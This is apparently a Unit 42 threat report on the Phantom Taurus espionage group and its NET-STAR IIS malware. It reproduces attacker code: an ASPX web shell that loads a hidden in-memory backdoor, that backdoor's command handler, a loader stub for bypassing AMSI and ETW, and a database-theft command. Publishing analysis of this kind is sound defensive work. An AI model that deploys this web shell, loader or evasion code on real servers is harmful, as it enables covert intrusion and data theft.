Phantom Taurus: A New Chinese Nexus APT and the Discovery of the NET-STAR Malware Suite

Lior Rochberger ⋮ ⋮ 9/30/2025

Executive Summary

Phantom Taurus is a previously undocumented nation-state actor whose espionage operations align with People’s Republic of China (PRC) state interests. Over the past two and a half years, Unit 42 researchers have observed Phantom Taurus targeting government and telecommunications organizations across Africa, the Middle East, and Asia.

Our observations show that Phantom Taurus’ main focus areas include ministries of foreign affairs, embassies, geopolitical events and military operations. The group’s primary objective is espionage. Its attacks demonstrate stealth, persistence and an ability to quickly adapt their tactics, techniques and procedures (TTPs).

What sets Phantom Taurus apart from other actors in the Chinese advanced persistent threat (APT) nexus is its distinctive set of TTPs. These enable the group to conduct highly covert operations and maintain long-term access to critical targets. This article sheds more light on the threat actor’s recently observed TTPs and reveals a previously undocumented custom tool in Phantom Taurus’ arsenal called NET-STAR.

We published our first article about this activity cluster (originally tracked as CL-STA-0043) in June 2023. In May 2024, we promoted the classification of this cluster to a temporary group, which we designated TGR-STA-0043 and nicknamed Operation Diplomatic Specter. Our ongoing investigations into this group deepened our understanding of the threat actor’s operations and enabled us to determine its connection to the Chinese nexus. This rare level of insight reflects the depth and duration of our investigation.

After sustained observation and intelligence collection over the past year, we have accumulated sufficient evidence to classify the temporary group as a new threat actor. Our attribution and cluster maturation process is based on Unit 42’s attribution framework. Figure 1 shows the process of promoting Phantom Taurus from a cluster of activity to a formally named threat actor.

Figure 1 shows the process of promoting Phantom Taurus from a cluster of activity to a formally named threat actor.




Figure 1. The maturation process of Phantom Taurus.

Palo Alto Networks customers are better protected from the threats discussed above through the following products and services:

- Advanced WildFire
- Advanced Threat Prevention
- Cortex XDR and XSIAM

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **Threat Actor Groups**, TGR-STA-0043, CL-STA-0043

Phantom Taurus: The Evolution of a Threat Actor

Phantom Taurus is a Chinese APT group that conducts long-term intelligence collection operations against high-value targets to obtain sensitive, non-public information.

The group primarily targets government entities and government service providers across the Middle East, Africa and Asia. The targeting patterns align consistently with the People's Republic of China (PRC) economic and geopolitical interests. We observed that the group takes an interest in diplomatic communications, defense-related intelligence and the operations of critical governmental ministries. The timing and scope of the group’s operations frequently coincide with major global events and regional security affairs.

Our technical analysis reveals that the group employs a unique set of custom-developed tools and implements techniques that are rarely observed in the threat landscape. The list of TTPs is provided in Appendix A.

This group's distinctive modus operandi, combined with its advanced operational practices, sets Phantom Taurus apart from other Chinese APT groups. The designation of this group as a distinct Chinese APT is supported by multiple attribution factors, as illustrated in the Diamond Model of attribution [PDF] shown in Figure 2.




Figure 2. Diamond Model representation of Phantom Taurus.

Diamond Model Attribution Breakdown

We established the attribution of Phantom Taurus through a comprehensive analysis of the following Diamond Model elements:

- **Infrastructure:** Phantom Taurus uses a shared Chinese APT operational infrastructure that has been exclusively used by Chinese threat actors, including Iron Taurus (aka APT27), Starchy Taurus (aka Winnti) and Stately Taurus (aka Mustang Panda). However, the specific infrastructure components used by Phantom Taurus have not been observed in operations by other threat actors, indicating operational compartmentalization within this shared ecosystem.
- **Victimology:** The group consistently targets high-value organizations that have access to sensitive non-public information. Over the past several years, we have observed Phantom Taurus targeting government and telecommunications sector organizations, particularly those that provide services and infrastructure. This group focuses its operations on the Middle East, Africa and Asia, reflecting intelligence collection priorities that align with Chinese strategic interests.
- **Capabilities:** Phantom Taurus employs a set of TTPs that differentiate it from other threat actors. Several of these techniques have not been observed in operations by other groups, while others are sufficiently rare that only a handful of actors have been observed using similar methods. In addition to common tools such as China Chopper, the Potato suite and Impacket, the group uses customized tools, including the Specter malware family, Ntospy and the NET-STAR malware suite described later in this article.

By using the Diamond Model of attribution with the three nodes shown in Figure 2, we mapped the group’s similarities and overlaps with other threat actors. As we tracked the activity for an extended period, it became clear that the activities that we observed were carried out by a new threat actor.

Charting the Course From Email to Databases: Phantom Taurus' New Data Collection Methods


Our continuous monitoring of Phantom Taurus activities has revealed a tactical evolution that we first observed in early 2025. Since 2023, Phantom Taurus has focused on stealing sensitive and specific emails of interest from email servers, as we described in a previous article. However, our telemetry indicates a shift from this email-centric methodology to the direct targeting of databases.

We observed Phantom Taurus using a script named mssq.bat to connect to and collect data from a targeted database.

The mssq.bat script operates in the following manner:

- Connects to an SQL Server database with a given server name, a user ID named sa (system administrator) and a password that the attackers previously obtained
- Reads the SQL query provided in the command-line arguments by the group's operators. This allows dynamic searching for tables and specific keywords
- Executes the provided query and returns the results that match the user's search
- Exports results to a CSV file
- Closes the database connection

The threat actor leveraged Windows Management Instrumentation (WMI) to execute the mssq.bat script on the remote SQL Server. Figure 3 shows that the command contains both the embedded script and the execution instructions.



```
powershell  -c "$c=New-Object System.Data.SqlClient.SqlConnection;$c.ConnectionSt
Source=[redacted];Password=[redacted];User ID=sa';$c.Open();$c.State;$
$c.CreateCommand();$c1.CommandTimeout=60;$c1.CommandText="select top 10 * f
[redacted] where [redacted]_val like '%Afghanistan%'" $SqlAdapter = New-
System.Data.SqlClient.SqlDataAdapter;$SqlAdapter.SelectCommand = $c1;$DataSet =
System.Data.DataSet;$SqlAdapter.Fill($DataSet);$c.Close();$DataSet.Tables | export-csv
\users\public\[redacted].csv;"
```

[redacted]

```
"cmd.exe"  /c mssq.bat "select top 10 * from [redacted]
where [redacted]_val like '%Afghanistan%'" 2>&1
```

Figure 3. Execution of mssq.bat as shown in Cortex XDR.

The threat actor used this method to search for documents of interest and information related to specific countries such as Afghanistan and Pakistan.

The New NET-STAR Malware Suite

In addition to Phantom Taurus' shift to collecting data from databases, we observed the group using a new and undocumented malware suite in its recent operations. This new tool is a .NET malware suite designed to target Internet Information Services (IIS) web servers. We named the suite NET-STAR, based on the use of the string in the malware's program database (PDB) paths:

- C:\Users\Administrator\Desktop\tmp\NETstarshard\ServerCore\obj\Release\ServerCore.pdb
- C:\Users\admin\Desktop\starshard\NETstarshard\ExecuteAssembly\obj\Debug\ExecuteAssembly.pdb

The STAR string also appears as a delimiter in Base64-encoded data. The NET-STAR malware suite demonstrates Phantom Taurus' advanced evasion techniques and a deep understanding of .NET architecture, representing a significant threat to internet-facing servers. The suite consists of three distinct web-based backdoors, each serving a specific role in the attack chain while maintaining persistence within the target's IIS environment:

- **IIServerCore:** A fileless modular backdoor that supports in-memory execution of command-line arguments, arbitrary commands and payloads
- **AssemblyExecuter V1:** Loads and executes additional .NET payloads in memory
- **AssemblyExecuter V2:** An enhanced version of AssemblyExecuter V1 that is also equipped with Antimalware Scan Interface (AMSI) and Event Tracing for Windows (ETW) bypass capabilities

IIServerCore: A Modular Fileless IIS Backdoor

IIServerCore is the main web-based backdoor component in the NET-STAR malware suite. After being loaded by the web shell loader component, the backdoor operates entirely in memory within the w3wp.exe IIS worker process.

The IIServerCore backdoor has a unique modular, fileless execution flow that allows it to:

- Receive additional payloads and arguments
- Execute them in memory
- Send the results in an encrypted command and control (C2) communication channel

Figure 4 shows the execution flow.




1. Web shell receives HTTP request
3. ServerRun establishes encrypted session
5. ServerRun executes operations and returns encrypted results
2. Web shell loads ServerRun class into memory
4. ServerRun loads third-stage payload based on commands
6. All artifa
in memo

Figure 4. IIServerCore execution flow.

IIServerCore Under the Hood: From Web Shell Loader to Fileless Malware

The initial component of IIServerCore is an ASPX web shell named OutlookEN.aspx. This web shell contains an embedded Base64-compressed binary, the IIServerCore backdoor. When the web shell executes, it loads the backdoor into the memory of the w3wp.exe process and invokes the Run method, which is the main function of IIServerCore. Figure 5 shows the web shell.



```
< % @ Page Language = "C#" % > < % try {
    byte[]bytes;
    using(System.IO.MemoryStream ms = new System.IO.MemoryStream(Convert.FromBase64Stri
        using(System.IO.Compression.GZipStream gzipStream = new System.IO.Compression.G
            using(System.IO.MemoryStream decompressedMs = new System.IO.MemoryStream())
                gzipStream.CopyTo(decompressedMs);
                bytes = decompressedMs.ToArray();
            }
        }
    }
    System.Reflection.Assembly assembly = System.Reflection.Assembly.Load(bytes);
    System.Reflection.MethodInfo methodInfo = assembly.GetTypes()[0].GetMethod("Run");
    methodInfo.Invoke(Activator.CreateInstance(assembly.GetTypes()[0]), new object[]{
        this.Context
    });
} catch (Exception) {
    Response.Write("404 not found");
}
 % >
```

Figure 5. Web shell content of OutlookEN.aspx.

In an attempt to evade detection efforts, the threat actor timestomped the ASPX file to match the timestamp of another old ASPX file found on the operating system. The threat actor timestomped not only the web shell, but also the backdoors in the NET-STAR malware suite. The actor changed the compilation time to a random future date to hide the malware’s real compilation timestamp.

IIServerCore also supports a command called changeLastModified. This suggests that the malware has active timestomping capabilities, designed to confuse security analysts and digital forensics tools.


Breaking Down IIServerCore Method by Method

The IIServerCore backdoor consists of a class called ServerRun and 11 methods. This includes a main method named Run as well as several others that provide additional capabilities. The methods and their descriptions are listed in Appendix B.

The main method, Run, receives the incoming communication and handles all malware operations. This method processes two types of requests:

- Initial handshake requests to establish a session with the C2 server
- Subsequent command execution requests to load and execute .NET assemblies dynamically

Figure 6 shows the Run method.



```
public void Run(HttpContext context)
{
    HttpRequest request = context.Request;
    HttpResponse response = context.Response;
    HttpApplicationState application = context.Application;
    List<Dictionary<string, string>> list = new List<Dictionary<string, string>>();
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    try
    {
        string text = request.Headers["Cookie"];
        if (text != null && text.Contains("ASP.NET_SessionId"))
        {
            this.SessionHash = text.Split(new string[]
            {
                "="
            }, StringSplitOptions.None)[1];
            string[] array = ((string)application.Contents[this.SessionHash]).Split(new string[]
            {
                "STAR"
            }, StringSplitOptions.None);
            this.Key = array[0];
            this.Password = array[1];
            this.RequestFormat = array[2];
            this.ResponseFormat = array[3];
            this.RequestFormatType = array[4];
            this.ResponseFormatType = array[5];
            try
            {
                try
                {
                    string text2 = "";
                    if (HttpContext.Current.Request.ContentLength > 0)
                    {
                        using (StreamReader streamReader = new StreamReader(HttpContext.Current.Request.InputStream, Encoding.UTF8))
                        {
                            text2 = streamReader.ReadToEnd();
                        }
                        HttpContext.Current.Request.InputStream.Position = 0L;
                    }
                    if (text2 != "")
                    {
                        text2 = this.GetContext(text2.Trim());
                        byte[] bytes = ServerRun.Decompress(ServerRun.Decrypt(Convert.FromBase64String(text2), this.Key));
                        string[] array2 = Encoding.UTF8.GetString(bytes).Split(new string[]
                        {
                            "STAR"
                        }, StringSplitOptions.None);
                        this.Action = array2[0];
                        this.Param = array2[2];
                        byte[] rawAssembly = Convert.FromBase64String(array2[1]);
                        if (new List<string>
                        {
                            "fileExist",
                            "listDir",
                            "createDir",
                            "renameDir",
                            "fileRead",
                            "deleteFile",
                            "Dictionary",
                            "createFile",
                            "changeLastModified",
                            "code_self",
                            "code_pid",
                            "run_code",
                            "addshell",
                            "bypassPrecompiledApp",
                            "listShell",
                            "removeShell",
                            "executeSQLQuery",
                            "ExecuteNonQuery"
                        }.Contains(this.Action))
                        {
                            this.Param = this.Action + "@@@@" + this.Param;
                        }
                        Type type = Assembly.Load(rawAssembly).GetTypes().FirstOrDefault<Type>();
                        object obj = Activator.CreateInstance(type);
                        MethodInfo method = type.GetMethod("Run");
                        list = (List<Dictionary<string, string>>)((this.Param != "") ? method.Invoke(obj, new object[]
                        {
                            this.Param
                        }) : method.Invoke(obj, null));
                    }
```

Extracting session data and parsing STAR-delimited parameters

List of built-in commands

Figure 6. Screenshot of IIServerCore main method Run.

The Run method manages the session state using cookies. This behavior allows the method to track and maintain information about a user’s session across multiple web requests. It decrypts incoming commands and payloads, loads .NET code from Base64-encoded assemblies and supports data encryption.

The backdoor supports various built-in commands that provide a wide range of functionalities, including:

- File system operations
- Database access, including running SQL commands
- Arbitrary code execution
- Web shell management to deploy and manage multiple web shells
- Antivirus evasion: AMSI bypass functionality
- Encrypted C2 communication, where all communications are AES encrypted
- Memory-only execution: payloads are loaded directly into memory

The full list of commands is provided in Appendix C.

Two New Variants of .NET Malware Loaders

The second component in the NET-STAR suite is another .NET IIS malware that we named AssemblyExecuter. During our investigation, we observed two versions of AssemblyExecuter:

- An older version (v1) that we believe the threat actors initially used around 2024
- A newer version (v2) that we believe they used in 2025

AssemblyExecuter V1

The first AssemblyExecuter version is a .NET assembly designed for a single, specific purpose of executing other .NET assemblies directly in memory without writing them to disk.

This component enables threat actors to dynamically load and execute additional functionality after a compromise. The backdoor accepts assembly bytecode as input parameters, loads it using the .NET Assembly.Load() method and invokes the assembly's entry point along with specified command-line arguments.


The component's seemingly benign code structure results in minimal flagging by antivirus engines on VirusTotal, at the time of writing this article. This demonstrates a technique that threat actors can use to create tools that avoid overt code, which detection systems might interpret as malicious.

AssemblyExecuter V2

The second AssemblyExecuter version maintains the same core purpose as its predecessor, executing arbitrary .NET assemblies directly in memory. This version has enhanced evasion capabilities to operate in more heavily monitored environments.

While the fundamental assembly loading and execution logic remain unchanged, AssemblyExecuter v2 includes dedicated methods for bypassing two critical Windows security mechanisms, AMSI and ETW. The malware dynamically determines which bypass techniques to apply based on input parameters, allowing attackers to selectively disable security controls, depending on the target environment's configuration.

Figure 7 displays the input parameters that the attackers used to achieve bypass.



```
public List<Dictionary<string, string>> Run(string Params)
{
    List<Dictionary<string, string>> list = new List<Dictionary<string, string>>();
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    try
    {
        string[] array = Params.Split(new string[]
        {
            "####"
        }, StringSplitOptions.None);
        this.AsemblyBytes = Convert.FromBase64String(array[0]);
        bool flag = array.Length > 1;
        if (flag)
        {
            bool flag2 = array[1] == "etw";
            if (flag2)
            {
                this.BypassETW();
            }
            bool flag3 = array[2] == "amsi";
            if (flag3)
            {
                this.BypassAmsi();
            }
